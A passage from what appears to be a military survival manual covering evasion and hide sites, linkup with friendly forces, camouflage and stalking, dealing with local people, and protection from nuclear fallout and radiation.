Upon notification to avoid capture, all movement team members will try to link up at the initial movement point. This point is where team members rally and actually begin their movement. Tentatively select the initial movement point during your planning phase through a map recon. Once on the ground, the team verifies this location or selects a better one. All team members must know its location. The initial movement point should be easy to locate and occupy for a minimum amount of time.

Once the team has rallied at the initial movement point, it must--

- Give first aid.
- Inventory its equipment (decide what to abandon, destroy, or take along).
- Apply camouflage.
- Make sure everyone knows the tentative hide locations.
- Ensure everyone knows the primary and alternate routes and rally points en route to the hide locations.
- Always maintain security.
- Split the team into smaller elements. The ideal element should have two to three members; however, it could include more depending on team equipment and experience.

The movement portion of returning to friendly control is the most dangerous as you are now most vulnerable. It is usually better to move at night because of the concealment darkness offers. Exceptions to such movement would be when moving through hazardous terrain or dense vegetation (for example, jungle or mountainous terrain). When moving, avoid the following even if it takes more time and energy to bypass:

- Obstacles and barriers.
- Roads and trails.
- Inhabited areas.
- Waterways and bridges.
- Natural lines of drift.
- Man-made structures.
- All civilian and military personnel.

Movement in enemy-held territory is a very slow and deliberate process. The slower you move and the more careful you are, the better. Your best security will be using your senses. Use your eyes and ears to detect people before they detect you. Make frequent listening halts. In daylight, observe a section of your route before you move along it. The distance you travel before you hide will depend on the enemy situation, your health, the terrain, the availability of cover and concealment for hiding, and the amount of darkness left.
Once you have moved into the area in which you want to hide (hide area), select a hide site. Keep the following formula in mind when selecting a hide site: BLISS.
B - Blends in with the surroundings.
L - Low in silhouette.
I - Irregular in shape.
S - Small in size.
S - Secluded.
Avoid the use of existing buildings or shelters. Usually, your best option will be to crawl into the thickest vegetation you can find. Construct any type of shelter within the hide area only in cold weather and desert environments. If you build a shelter, follow the BLISS formula.

Hide Site Activities

After you have located your hide site, do not move straight into it. Use a button hook or other deceptive technique to move to a position outside of the hide site. Conduct a listening halt before moving individually into the hide site. Be careful not to disturb or cut any vegetation. Once you have occupied the hide site, limit your activities to maintaining security, resting, camouflaging, and planning your next moves.

Maintain your security through visual scanning and listening. Upon detection of the enemy, the security personnel alert all personnel, even if the team's plan is to stay hidden and not move upon sighting the enemy. Take this action so that everyone is aware of the danger and ready to react.

If any team member leaves the team, give him a five-point contingency plan. Take such steps especially when a recon team or a work party is out of the hole-up or hide site.

It is extremely important to stay healthy and alert when trying to avoid capture. Take every opportunity to rest, but do not sacrifice security. Rotate security so that all members of your movement team can rest. Treat all injuries, no matter how minor. Loss of your health will mean loss of your ability to continue to avoid capture.

Camouflage is an important aspect of both moving and securing a hide site. Always use a buddy system to ensure that camouflage is complete. Ensure that team members blend with the hide site. Use natural or man-made materials. If you add any additional camouflage material to the hide site, do not cut vegetation in the immediate area.

Plan your next actions while at the hide site. Start your planning process immediately upon occupying the hide site. Inform all team members of their current location and designate an alternate hide site location. Once this is done, start planning for the team's next movement.

Planning the team's movement begins with a map recon. Choose the next hide area first. Then choose a primary and an alternate route to the hide area. In choosing the routes, do not use straight lines. Use one or two radical changes in direction. Pick the routes that offer the best cover and concealment, the fewest obstacles, and the least likelihood of contact with humans. There should be locations along the route where the team can get water. To aid team navigation, use azimuths, distances, checkpoints or steering marks, and corridors. Plan rally points and rendezvous points at intervals along the route.

Other planning considerations may fall under what the team already has in the team SOP. Examples are immediate action drills, actions on sighting the enemy, and hand-and-arm signals.

Once planning is complete, ensure everyone knows and memorizes the entire plan. The team members should know the distances and azimuths for the entire route to the next hide area. They should study the map and know the various terrain they will be moving across so that they can move without using the map.

Do not occupy a hide site for more than 24 hours. In most situations, hide during the day and move at night. Limit your actions in the hide site to those discussed above. Once in the hide site, restrict all movement to less than 45 centimeters above the ground. Do not build fires or prepare food. Smoke and food odors will reveal your location. Before leaving the hide site, sterilize it to prevent tracking.

Hole-Up Areas

After moving and hiding for several days, usually three or four, you or the movement team will have to move into a hole-up area. This is an area where you can rest, recuperate, and get and prepare food. Choose an area near a water source. You then have a place to get water, to place fishing devices, and to trap game. Since waterways are a line of communication, locate your hide site well away from the water.

The hole-up area should offer plenty of cover and concealment for movement in and around the area. Always maintain security while in the hole-up area. Always man the hole-up area. Actions in the hole-up area are the same as in hide site, except that you can move away from the hole-up area to get and prepare food. Actions in the hole-up area include--

- Selecting and occupying the next hide site (remember you are still in a dangerous situation; this is not a friendly area).
- Reconnoitering the area for resources and potential concealed movement routes to the alternate hide site.
- Gathering food (nuts, berries, vegetables). When moving around the area for food, maintain security and avoid leaving tracks or other signs. When setting traps and snares, keep them well-camouflaged and in areas where people are not likely to discover them. Remember, the local population sometimes heavily travels trails near water sources.

- Getting water from sources within the hide area. Be careful not to leave tracks of signs along the banks of water sources when getting water. Moving on hard rocks or logs along the banks to get water will reduce the signs you leave.
- Setting clandestine fishing devices, such as stakeouts, below the surface of the water to avoid detection.
- Locating a fire site well away from the hide site. Use this site to prepare food or boil water. Camouflage and sterilize the fire site after each use. Be careful that smoke and light from the fire does not compromise the hole-up area.

While in the hole-up area, security is still your primary concern. Designate team members to perform specific tasks. To limit movement around the area, you may have a two-man team perform more than one task. For example, the team getting water could also set the fishing devices. Do not occupy the hole-up area longer than 72 hours.

RETURN TO FRIENDLY CONTROL

Establishing contact with friendly lines or patrols is the most crucial part of movement and return to friendly control. All your patience, planning, and hardships will be in vain if you do not exercise caution when contacting friendly frontline forces. Friendly patrols have killed personnel operating behind enemy lines because they did not make contact properly. Most of the casualties could have been avoided if caution had been exercised and a few simple procedures followed. The normal tendency is to throw caution to the winds when in sight of friendly forces. You must overcome this tendency and understand that linkup is a very sensitive situation.

Border Crossings

If you have made your way to a friendly or neutral country, use the following procedures to cross the border and link up with friendly forces on the other side:

- Occupy a hide site on the near side of the border and send a team out to reconnoiter the potential crossing site.
- Surveil the crossing site for at least 24 hours, depending on the enemy situation.
- Make a sketch of the site, taking note of terrain, obstacles, guard routines and rotations, and any sensor devices or trip wires. Once the recon is complete, the team moves to the hide site, briefs the rest of the team, and plans to cross the border at night.
- After crossing the border, set up a hide site on the far side of the border and try to locate friendly positions. Do not reveal your presence.
- Depending on the size of your movement team, have two men surveil the potential linkup site with friendly forces until satisfied that the personnel are indeed friendly.
- Make contact with the friendly forces during daylight. Personnel chosen to make contact should be unarmed, have no equipment, and have positive identification readily available. The person who actually makes the linkup should be someone who looks least like the enemy.
- During the actual contact, have only one person make the contact. The other person provides the security and observes the linkup area from a safe distance. The observer should be far enough away so that he can warn the rest of the movement team if something goes wrong.
- Wait until the party he is contacting looks in his direction so that he does not surprise the contact. He stands up from behind cover, with hands overhead and states that he is an American. After this, he follows any instructions given him. He avoids answering any tactical questions and does not give any indication that there are other team members.
- Reveal that there are other personnel with him only after verifying his identity and satisfying himself he has made contact with friendly forces.

Language problems or difficulties confirming identities may arise. The movement team should maintain security, be patient, and have a contingency plan.

Note: If you are moving to a neutral country, you are surrendering to that power and become a detained person.

Linkup at the FEBA/FLOT

If caught between friendly and enemy forces and there is heavy fighting in the area, you may choose to hide and let the friendly lines pass over you. If overrun by friendly forces, you may try to link up from their rear during daylight hours. If overrun by enemy forces, you may move further to the enemy rear, try to move to the forward edge of the battle area (FEBA)/forward line of own troops (FLOT) during a lull in the fighting, or move to another area along the front.

The actual linkup will be done as for linkup during a border crossing. The only difference is that you must be more careful on the initial contact. Frontline personnel are more likely to shoot first and ask questions later, especially in areas of heavy fighting. You should be near or behind cover before trying to make contact.

Linkup With Friendly Patrols

If friendly lines are a circular perimeter or an isolated camp, for example, any direction you approach from will be considered enemy territory. You do not have the option of moving behind the lines and trying to link up. This move makes the linkup extremely dangerous. One option you have is to place the perimeter under observation and wait for a friendly patrol to move out in your direction, providing a chance for a linkup. You may also occupy a position outside of the perimeter and call out to get the attention of the friendly forces. Ideally, display anything that is white while making contact. If nothing else is available, use any article of clothing. The idea is to draw attention while staying behind cover. Once you have drawn attention to your signal and called out, follow instructions given to you.

Be constantly on the alert for friendly patrols because these provide a means for return to friendly control. Find a concealed position that allows you maximum visual coverage of the area. Try to memorize every terrain feature so that, if necessary, you can infiltrate to friendly positions under the cover of darkness. Remember, trying to infiltrate in darkness is extremely dangerous.

Because of the missions of combat and recon patrols and where they are operating, making contact can be dangerous. If you decide not to make contact, you can observe their route and approach friendly lines at about the same location. Such observation will enable you to avoid mines and booby traps.

Once you have spotted a patrol, remain in position and, if possible, allow the patrol to move toward you. When the patrol is 25 to 50 meters from your position, signal them and call out a greeting that is clearly and unmistakably of American origin.

If you have nothing white, an article of clothing will suffice to draw attention. If the distance is greater than 50 meters, a recon patrol may avoid contact and bypass your position. If the distance is less than 25 meters, a patrol member may react instantly by firing a fatal shot.

It is crucial, at the time of contact, that there is enough light for the patrol to identify you as an American. Whatever linkup technique you decide to use, use extreme caution. From the perspective of the friendly patrol or friendly personnel occupying a perimeter, you are hostile until they make positive identification.

CHAPTER 21 - CAMOUFLAGE

In a survival situation, especially in a hostile environment, you may find it necessary to camouflage yourself, your equipment, and your movement. It may mean the difference between survival and capture by the enemy. Camouflage and movement techniques, such as stalking, will also help you get animals or game for food using primitive weapons and skills.

PERSONAL CAMOUFLAGE

When camouflaging yourself, consider that certain shapes are particular to humans. The enemy will look for these shapes. The shape of a hat, helmet, or black boots can give you away. Even animals know and run from the shape of a human silhouette. Break up your outline by placing small amounts of vegetation from the surrounding area in your uniform, equipment, and headgear. Try to reduce any shine from skin or equipment. Blend in with the surrounding colors and simulate the texture of your surroundings.

Shape and Outline

Change the outline of weapons and equipment by tying vegetation or strips of cloth onto them. Make sure the added camouflage does not hinder the equipment's operation. When hiding, cover yourself and your equipment with leaves, grass, or other local debris. Conceal any signaling devices you have prepared, but keep them ready for use.

Color and Texture

Each area of the world and each climatic condition (arctic/winter, temperate/jungle, or swamp/desert) has color patterns and textures that are natural for that area. While color is self-explanatory, texture defines the surface characteristics of something when looking at it. For example, surface textures may be smooth, rough, rocky, leafy, or many other possible combinations. Use color and texture together to camouflage yourself effectively. It makes little sense to cover yourself with dead, brown vegetation in the middle of a large grassy field. Similarly, it would be useless to camouflage yourself with green grass in the middle of a desert or rocky area.

To hide and camouflage movement in any specific area of the world, you must take on the color and texture of the immediate surroundings. Use natural or man-made materials to camouflage yourself. Camouflage paint, charcoal from burned paper or wood, mud, grass, leaves, strips of cloth or burlap, pine boughs, and camouflaged uniforms are a few examples.

Cover all areas of exposed skin, including face, hands, neck, and ears. Use camouflage paint, charcoal, or mud to camouflage yourself. Cover with a darker color areas that stick out more and catch more light (forehead, nose, cheekbones, chin, and ears). Cover other areas, particularly recessed or shaded areas (around the eyes and under the chin), with lighter colors. Be sure to use an irregular pattern. Attach vegetation from the area or strips of cloth of the proper color to clothing and equipment. If you use vegetation, replace it as it wilts. As you move through an area, be alert to the color changes and modify your camouflage colors as necessary.

Figure 21-1 gives a general idea of how to apply camouflage for various areas and climates. Use appropriate colors for your surroundings. The blotches or slashes will help to simulate texture.

Area	Method
Temperate deciduous forest	Blotches
Coniferous forest	Broad slash
Jungle	Broad slash
Desert	Slash
Arctic	Blotches
Grass or open area	Slash

Shine

As skin gets oily, it becomes shiny. Equipment with worn off paint is also shiny. Even painted objects, if smooth, may shine. Glass objects such as mirrors, glasses, binoculars, and telescopes shine. You must cover these glass objects when not in use. Anything that shines automatically attracts attention and will give away your location.

Whenever possible, wash oily skin and reapply camouflage. Skin oil will wash off camouflage, so reapply it frequently. If you must wear glasses, camouflage them by applying a thin layer of dust to the outside of the lenses. This layer of dust will reduce the reflection of light. Cover shiny spots on equipment by painting, covering with mud, or wrapping with cloth or tape. Pay particular attention to covering boot eyelets, buckles on equipment, watches and jewelry, zippers, and uniform insignia. Carry a signal mirror in its designed pouch or in a pocket with the mirror portion facing your body.

Shadow

When hiding or traveling, stay in the deepest part of the shadows. The outer edges of the shadows are lighter and the deeper parts are darker. Remember, if you are in an area where there is plenty of vegetation, keep as much vegetation between you and a potential enemy as possible. This action will make it very hard for the enemy to see you as the vegetation will partially mask you from his view. Forcing an enemy to look through many layers of masking vegetation will fatigue his eyes very quickly. When traveling, especially in built-up areas at night, be aware of where you cast your shadow. It may extend out around the comer of a building and give away your position. Also, if you are in a dark shadow and there is a light source to one side, an enemy on the other side can see your silhouette against the light.

Movement

Movement, especially fast movement, attracts attention. If at all possible, avoid movement in the presence of an enemy. If capture appears imminent in your present location and you must move, move away slowly, making as little noise as possible. By moving slowly in a survival situation, you decrease the chance of detection and conserve energy that you may need for long-term survival or long-distance evasion.

When moving past obstacles, avoid going over them. If you must climb over an obstacle, keep your body level with its top to avoid silhouetting yourself. Do not silhouette yourself against the skyline when crossing hills or ridges. When you are moving, you will have difficulty detecting the movement of others. Stop frequently, listen, and look around slowly to detect signs of hostile movement.

Noise

Noise attracts attention, especially if there is a sequence of loud noises such as several snapping twigs. If possible, avoid making any noise at all. Slow down your pace as much as necessary to avoid making noise when moving around or away from possible threats.
Use background noises to cover the noise of your movement. Sounds of aircraft, trucks, generators, strong winds, and people talking will cover some or all the sounds produced by your movement. Rain will mask a lot of movement noise, but it also reduces your ability to detect potential enemy noise.

Scent

Whether hunting animals or avoiding the enemy, it is always wise to camouflage the scent associated with humans. Start by washing yourself and your clothes without using soap. This washing method removes soap and body odors. Avoiding strong smelling foods, such as garlic, helps reduce body odors. Do not use tobacco products, candy, gum, or cosmetics.
You can use aromatic herbs or plants to wash yourself and your clothing, to rub on your body and clothing, or to chew on to camouflage your breath. Pine needles, mint, or any similar aromatic plant will help camouflage your scent from both animals and humans. Standing in smoke from a fire can help mask your scent from animals. While animals are afraid of fresh smoke from a fire, older smoke scents are normal smells after forest fires and do not scare them.
While traveling, use your sense of smell to help you find or avoid humans. Pay attention to smells associated with humans, such as fire, cigarettes, gasoline, oil, soap, and food. Such smells may alert you to their presence long before you can see or hear them, depending on wind speed and direction. Note the wind's direction and, when possible, approach from or skirt around on the downwind side when nearing humans or animals.

METHODS OF STALKING

Sometimes you need to move, undetected, to or from a location. You need more than just camouflage to make these moves successfully. The ability to stalk or move without making any sudden quick movement or loud noise is essential to avoiding detection.
You must practice stalking if it is to be effective. Use the following techniques when practicing.

Upright Stalking

Take steps about half your normal stride when stalking in the upright position. Such strides help you to maintain your balance. You should be able to stop at any point in that movement and hold that position as long as necessary. Curl the toes up out of the way when stepping down so the outside edge of the ball of the foot touches the ground. Feel for sticks and twigs that may snap when you place your weight on them. If you start to step on one, lift your foot and move it. After making contact with the outside edge of the ball of your foot, roll to the inside ball of your foot, place your heel down, followed by your toes. Then gradually shift your weight forward to the front foot. Lift the back foot to about knee height and start the process over again.
Keep your hands and arms close to your body and avoid waving them about or hitting vegetation. When moving in a crouch, you gain extra support by placing your hands on your knees. One step usually takes 1 minute to complete, but the time it takes will depend on the situation.

Crawling

Crawl on your hands and knees when the vegetation is too low to allow you to walk upright without being seen. Move one limb at a time and be sure to set it down softly, feeling for anything that may snap and make noise. Be careful that your toes and heels do not catch on vegetation.

Prone Stalking

To stalk in the prone position, you do a low, modified push-up on your hands and toes, moving yourself forward slightly, and then lowering yourself again slowly. Avoid dragging and scraping along the ground as this makes excessive noise and leaves large trails for trackers to follow.

Animal Stalking

Before stalking an animal, select the best route. If the animal is moving, you will need an intercepting route. Pick a route that puts objects between you and the animal to conceal your movement from it. By positioning yourself in this way, you will be able to move faster, until you pass that object. Some objects, such as large rocks and trees, may totally conceal you, and others, such as small bushes and grass, may only partially conceal you. Pick the route that offers the best concealment and requires the least amount of effort.

Keep your eyes on the animal and stop when it looks your way or turns its ears your way, especially if it suspects your presence. As you get close, squint your eyes slightly to conceal both the light-dark contrast of the whites of the eyes and any shine from your eyes. Keep your mouth closed so that the animal does not see the whiteness or shine of your teeth.

CHAPTER 22 - CONTACT WITH PEOPLE

Some of the best and most frequently given advice, when dealing with local peoples, is for the survivor to accept, respect, and adapt to their ways. Thus, "when in Rome, do as the Romans do." This is excellent advice, but there are several considerations involved in putting this advice into practice.


CONTACT WITH LOCAL PEOPLE

You must give serious consideration to dealing with the local people. Do they have a primitive culture? Are they farmers, fishermen, friendly people, or enemy? As a survivor, "cross-cultural communication" can vary radically from area to area and from people to people. It may mean interaction with people of an extremely primitive culture or contact with people who have a relatively modem culture. A culture is identified by standards of behavior that its members consider proper and acceptable but may or may not conform to your idea of what is proper. No matter who these people are, you can expect they will have laws, social and economic values, and political and religious beliefs that may be radically different from yours. Before deploying into your area of operations, study these different cultural aspects. Prior study and preparation will help you make or avoid contact if you have to deal with the local population.

People will be friendly, unfriendly, or they will choose to ignore you. Their attitude may be unknown. If the people are known to be friendly, try to keep them friendly through your courtesy and respect for their religion, politics, social customs, habits, and all other aspects of their culture. If the people are known to be enemies or are unknowns, make every effort to avoid any contact and leave no sign of your presence. A basic knowledge of the daily habits of the local people will be essential in this attempt. If after careful observation you determine that an unknown people are friendly, you may contact them if you absolutely need their help.

Usually, you have little to fear and much to gain from cautious and respectful contact with local people of friendly or neutral countries. If you become familiar with the local customs, display common decency, and most important, show respect for their customs, you should be able to avoid trouble and possibly gain needed help. To make contact, wait until only one person is near and, if possible, let that person make the initial approach. Most people will be willing to help a survivor who appears to be in need. However, local political attitudes, instruction, or propaganda efforts may change the attitudes of otherwise friendly people. Conversely, in unfriendly countries, many people, especially in remote areas, may feel animosity toward their politicians and may be more friendly toward a survivor.

The key to successful contact with local peoples is to be friendly, courteous, and patient. Displaying fear, showing weapons, and making sudden or threatening movements can cause a local person to fear you. Such actions can prompt a hostile response. When attempting a contact, smile as often as you can. Many local peoples are shy and seem unapproachable, or they may ignore you. Approach them slowly and do not rush your contact.



THE SURVIVOR'S BEHAVIOR

Use salt, tobacco, silver money, and similar items discreetly when trading with local people. Paper money is well-known worldwide. Do not overpay; it may lead to embarrassment and even danger.
Always treat people with respect. Do not bully them or laugh at them.
Using sign language or acting out needs or questions can be very effective. Many people are used to such language and communicate using nonverbal sign language. Try to learn a few words and phrases of the local language in and around your potential area of operations. Trying to speak someone's language is one of the best ways to show respect for his culture. Since English is widely used, some of the local people may understand a few words of English.
Some areas may be taboo. They range from religious or sacred places to diseased or danger areas. In some areas, certain animals must not be killed. Learn the rules and follow them. Watch and learn as much as possible. Such actions will help to strengthen relations and provide new knowledge and skills that may be very important later. Seek advice on local hazards and find out from friendly people where the hostile people are. Always remember that people frequently insist that other peoples are hostile, simply because they do not understand different cultures and distant peoples. The people they can usually trust are their immediate neighbors--much the same as in our own neighborhood.
Frequently, local people, like ourselves, will suffer from contagious diseases. Build a separate shelter, if possible, and avoid physical contact without giving the impression of doing so. Personally prepare your food and drink, if you can do so without giving offense. Frequently, the local people will accept the use of "personal or religious custom" as an explanation for isolationist behavior.
Barter, or trading, is common in more primitive societies. Hard coin is usually good, whether for its exchange value or as jewelry or trinkets. In isolated areas, matches, tobacco, salt, razor blades, empty containers, or cloth may be worth more than any form of money.
Be very cautious when touching people. Many people consider "touching" taboo and such actions may be dangerous. Avoid sexual contact.
Hospitality among some people is such a strong cultural trait that they may seriously reduce their own supplies to feed a stranger. Accept what they offer and share it equally with all present. Eat in the same way they eat and, most important, try to eat all they offer.
If you make any promises, keep them. Respect personal property and local customs and manners, even if they seem odd. Make some kind of payment for food, supplies, and so forth. Respect privacy. Do not enter a house unless invited.

CHANGES TO POLITICAL ALLEGIANCE

In today's world of fast-paced international politics, political attitudes and commitments within nations are subject to rapid change. The population of many countries, especially politically hostile countries, must not be considered friendly just because they do not demonstrate open hostility. Unless briefed to the contrary; avoid all contact with such people.

CHAPTER 23 - SURVIVAL IN MAN-MADE HAZARDS

Nuclear, chemical, and biological weapons have become potential realities on any modern battlefield. Recent experience in Afghanistan, Cambodia, and other areas of conflict has proved the use of chemical and biological weapons (such as mycotoxins). The warfighting doctrine of the NATO and Warsaw Pact nations addresses the use of both nuclear and chemical weapons. The potential use of these weapons intensifies the problems of survival because of the serious dangers posed by either radioactive fallout or contamination produced by persistent biological or chemical agents.

You must use special precautions if you expect to survive in these man-made hazards. If you are subjected to any of the effects of nuclear, chemical, or biological warfare, the survival procedures recommended in this chapter may save your life. This chapter presents some background information on each type of hazard so that you may better understand the true nature of the hazard. Awareness of the hazards, knowledge of this chapter, and application of common sense should keep you alive.

THE NUCLEAR ENVIRONMENT

Prepare yourself to survive in a nuclear environment. Know how to react to a nuclear hazard.

Effects of Nuclear Weapons

The effects of nuclear weapons are classified as either initial or residual. Initial effects occur in the immediate area of the explosion and are hazardous in the first minute after the explosion. Residual effects can last for days or years and cause death. The principal initial effects are blast and radiation.

Blast

Defined as the brief and rapid movement of air away from the explosion's center and the pressure accompanying this movement. Strong winds accompany the blast. Blast hurls debris and personnel, collapses lungs, ruptures eardrums, collapses structures and positions, and causes immediate death or injury with its crushing effect.

Thermal Radiation

The heat and light radiation a nuclear explosion's fireball emits. Light radiation consists of both visible light and ultraviolet and infrared light. Thermal radiation produces extensive fires, skin burns, and flash blindness.

Nuclear Radiation

Nuclear radiation breaks down into two categories-initial radiation and residual radiation.

Initial nuclear radiation consists of intense gamma rays and neutrons produced during the first minute after the explosion. This radiation causes extensive damage to cells throughout the body. Radiation damage may cause headaches, nausea, vomiting, diarrhea, and even death, depending on the radiation dose received. The major problem in protecting yourself against the initial radiation's effects is that you may have received a lethal or incapacitating dose before taking any protective action. Personnel exposed to lethal amounts of initial radiation may well have been killed or fatally injured by blast or thermal radiation.

Residual radiation consists of all radiation produced after one minute from the explosion. It has more effect on you than initial radiation. A discussion of residual radiation takes place in a subsequent paragraph.

Types of Nuclear Bursts

There are three types of nuclear bursts--airburst, surface burst, and subsurface burst. The type of burst directly affects your chances of survival. A subsurface burst occurs completely underground or underwater. Its effects remain beneath the surface or in the immediate area where the surface collapses into a crater over the burst's location. Subsurface bursts cause you little or no radioactive hazard unless you enter the immediate area of the crater. No further discussion of this type of burst will take place.

An airburst occurs in the air above its intended target. The airburst provides the maximum radiation effect on the target and is, therefore, most dangerous to you in terms of immediate nuclear effects.

A surface burst occurs on the ground or water surface. Large amounts of fallout result, with serious long-term effects for you. This type of burst is your greatest nuclear hazard.

Nuclear Injuries

Most injuries in the nuclear environment result from the initial nuclear effects of the detonation. These injuries are classed as blast, thermal, or radiation injuries. Further radiation injuries may occur if you do not take proper precautions against fallout. Individuals in the area near a nuclear explosion will probably suffer a combination of all three types of injuries.

Blast Injuries

Blast injuries produced by nuclear weapons are similar to those caused by conventional high-explosive weapons. Blast overpressure can produce collapsed lungs and ruptured internal organs. Projectile wounds occur as the explosion's force hurls debris at you. Large pieces of debris striking you will cause fractured limbs or massive internal injuries. Blast over-pressure may throw you long distances, and you will suffer severe injury upon impact with the ground or other objects. Substantial cover and distance from the explosion are the best protection against blast injury. Cover blast injury wounds as soon as possible to prevent the entry of radioactive dust particles.

Thermal Injuries

The heat and light the nuclear fireball emits causes thermal injuries. First-, second-, or third-degree burns may result. Flash blindness also occurs. This blindness may be permanent or temporary depending on the degree of exposure of the eyes. Substantial cover and distance from the explosion can prevent thermal injuries. Clothing will provide significant protection against thermal injuries. Cover as much exposed skin as possible before a nuclear explosion. First aid for thermal injuries is the same as first aid for burns. Cover open burns (second-or third-degree) to prevent the entry of radioactive particles. Wash all burns before covering.

Radiation Injuries

Neutrons, gamma radiation, alpha radiation, and beta radiation cause radiation injuries. Neutrons are high-speed, extremely penetrating particles that actually smash cells within your body. Gamma radiation is similar to X rays and is also a highly penetrating radiation. During the initial fireball stage of a nuclear detonation, initial gamma radiation and neutrons are the most serious threat. Beta and alpha radiation are radioactive particles normally associated with radioactive dust from fallout. They are short-range particles and you can easily protect yourself against them if you take precautions. See Bodily Reactions to Radiation, below, for the symptoms of radiation injuries.

Residual Radiation

Residual radiation is all radiation emitted after 1 minute from the instant of the nuclear explosion. Residual radiation consists of induced radiation and fallout.

Induced Radiation

It describes a relatively small, intensely radioactive area directly underneath the nuclear weapon's fireball. The irradiated earth in this area will remain highly radioactive for an extremely long time. You should not travel into an area of induced radiation.

Fallout

Fallout consists of radioactive soil and water particles, as well as weapon fragments. During a surface detonation, or if an airburst's nuclear fireball touches the ground, large amounts of soil and water are vaporized along with the bomb's fragments, and forced upward to altitudes of 25,000 meters or more. When these vaporized contents cool, they can form more than 200 different radioactive products. The vaporized bomb contents condense into tiny radioactive particles that the wind carries and they fall back to earth as radioactive dust. Fallout particles emit alpha, beta, and gamma radiation. Alpha and beta radiation are relatively easy to counteract, and residual gamma radiation is much less intense than the gamma radiation emitted during the first minute after the explosion. Fallout is your most significant radiation hazard, provided you have not received a lethal radiation dose from the initial radiation.

Bodily Reactions to Radiation

The effects of radiation on the human body can be broadly classed as either chronic or acute. Chronic effects are those that occur some years after exposure to radiation. Examples are cancer and genetic defects. Chronic effects are of minor concern insofar as they affect your immediate survival in a radioactive environment. On the other hand, acute effects are of primary importance to your survival. Some acute effects occur within hours after exposure to radiation. These effects result from the radiation's direct physical damage to tissue. Radiation sickness and beta burns are examples of acute effects. Radiation sickness symptoms include nausea, diarrhea, vomiting, fatigue, weakness, and loss of hair. Penetrating beta rays cause radiation burns; the wounds are similar to fire burns.

Recovery Capability

The extent of body damage depends mainly on the part of the body exposed to radiation and how long it was exposed, as well as its ability to recover. The brain and kidneys have little recovery capability. Other parts (skin and bone marrow) have a great ability to recover from damage. Usually, a dose of 600 centigrams (cgys) to the entire body will result in almost certain death. If only your hands received this same dose, your overall health would not suffer much, although your hands would suffer severe damage.

External and Internal Hazards

An external or an internal hazard can cause body damage. Highly penetrating gamma radiation or the less penetrating beta radiation that causes burns can cause external damage. The entry of alpha or beta radiation-emitting particles into the body can cause internal damage. The external hazard produces overall irradiation and beta burns. The internal hazard results in irradiation of critical organs such as the gastrointestinal tract, thyroid gland, and bone. A very small amount of radioactive material can cause extreme damage to these and other internal organs. The internal hazard can enter the body either through consumption of contaminated water or food or by absorption through cuts or abrasions. Material that enters the body through breathing presents only a minor hazard. You can greatly reduce the internal radiation hazard by using good personal hygiene and carefully decontaminating your food and water.

Symptoms

The symptoms of radiation injuries include nausea, diarrhea, and vomiting. The severity of these symptoms is due to the extreme sensitivity of the gastrointestinal tract to radiation. The severity of the symptoms and the speed of onset after exposure are good indicators of the degree of radiation damage. The gastrointestinal damage can come from either the external or the internal radiation hazard.

Countermeasures Against Penetrating External Radiation

Knowledge of the radiation hazards discussed earlier is extremely important in surviving in a fallout area. It is also critical to know how to protect yourself from the most dangerous form of residual radiation--penetrating external radiation.

The means you can use to protect yourself from penetrating external radiation are time, distance, and shielding. You can reduce the level of radiation and help increase your chance of survival by controlling the duration of exposure. You can also get as far away from the radiation source as possible. Finally you can place some radiation-absorbing or shielding material between you and the radiation.

Time

Time is important to you, as the survivor, in two ways. First, radiation dosages are cumulative. The longer you are exposed to a radioactive source, the greater the dose you will receive. Obviously, spend as little time in a radioactive area as possible. Second, radioactivity decreases or decays over time. This concept is known as radioactive half-life. Thus, a radioactive element decays or loses half of its radioactivity within a certain time. The rule of thumb for radioactivity decay is that it decreases in intensity by a factor of ten for every sevenfold increase in time following the peak radiation level. For example, if a nuclear fallout area had a maximum radiation rate of 200 cgys per hour when fallout is complete, this rate would fall to 20 cgys per hour after 7 hours; it would fall still further to 2 cgys per hour after 49 hours. Even an untrained observer can see that the greatest hazard from fallout occurs immediately after detonation, and that the hazard decreases quickly over a relatively short time. As a survivor, try to avoid fallout areas until the radioactivity decays to safe levels. If you can avoid fallout areas long enough for most of the radioactivity to decay, you enhance your chance of survival.

Distance

Distance provides very effective protection against penetrating gamma radiation because radiation intensity decreases by the square of the distance from the source. For example, if exposed to 1,000 cgys of radiation standing 30 centimeters from the source, at 60 centimeters, you would only receive 250 cgys. Thus, when you double the distance, radiation decreases to $(0.5)^2$ or 0.25 the amount. While this formula is valid for concentrated sources of radiation in small areas, it becomes more complicated for large areas of radiation such as fallout areas.

Shielding

Shielding is the most important method of protection from penetrating radiation. Of the three countermeasures against penetrating radiation, shielding provides the greatest protection and is the easiest to use under survival conditions. Therefore, it is the most desirable method.

If shielding is not possible, use the other two methods to the maximum extent practical.

Shielding actually works by absorbing or weakening the penetrating radiation, thereby reducing the amount of radiation reaching your body. The denser the material, the better the shielding effect. Lead, iron, concrete, and water are good examples of shielding materials.

Special Medical Aspects

The presence of fallout material in your area requires slight changes in first aid procedures. You must cover all wounds to prevent contamination and the entry of radioactive particles. You must first wash burns of beta radiation, then treat them as ordinary burns. Take extra measures to prevent infection. Your body will be extremely sensitive to infections due to changes in your blood chemistry. Pay close attention to the prevention of colds or respiratory infections. Rigorously practice personal hygiene to prevent infections. Cover your eyes with improvised goggles to prevent the entry of particles.

Shelter

As stated earlier, the shielding material's effectiveness depends on its thickness and density. An ample thickness of shielding material will reduce the level of radiation to negligible amounts.

The primary reason for finding and building a shelter is to get protection against the high-intensity radiation levels of early gamma fallout as fast as possible. Five minutes to locate the shelter is a good guide. Speed in finding shelter is absolutely essential. Without shelter, the dosage received in the first few hours will exceed that received during the rest of a week in a contaminated area. The dosage received in this first week will exceed the dosage accumulated during the rest of a lifetime spent in the same contaminated area.

Shielding Materials

The thickness required to weaken gamma radiation from fallout is far less than that needed to shield against initial gamma radiation. Fallout radiation has less energy than a nuclear detonation's initial radiation. For fallout radiation, a relatively small amount of shielding material can provide adequate protection. Figure 23-1 gives an idea of the thickness of various materials needed to reduce residual gamma radiation transmission by 50 percent.

The principle of half-value layer thickness is useful in understanding the absorption of gamma radiation by various materials. According to this principle, if 5 centimeters of brick reduce the gamma radiation level by one-half, adding another 5 centimeters of brick (another half-value layer) will reduce the intensity by another half, namely, to one-fourth the original amount. Fifteen centimeters will reduce gamma radiation fallout levels to one-eighth its original amount, 20 centimeters to one-sixteenth, and so on. Thus, a shelter protected by 1 meter of dirt would reduce a radiation intensity of 1,000 cgys per hour on the outside to about 0.5 cgy per hour inside the shelter.

Natural Shelters

Terrain that provides natural shielding and easy shelter construction is the ideal location for an emergency shelter. Good examples are ditches, ravines, rocky outcropping, hills, and river banks. In level areas without natural protection, dig a fighting position or slit trench.

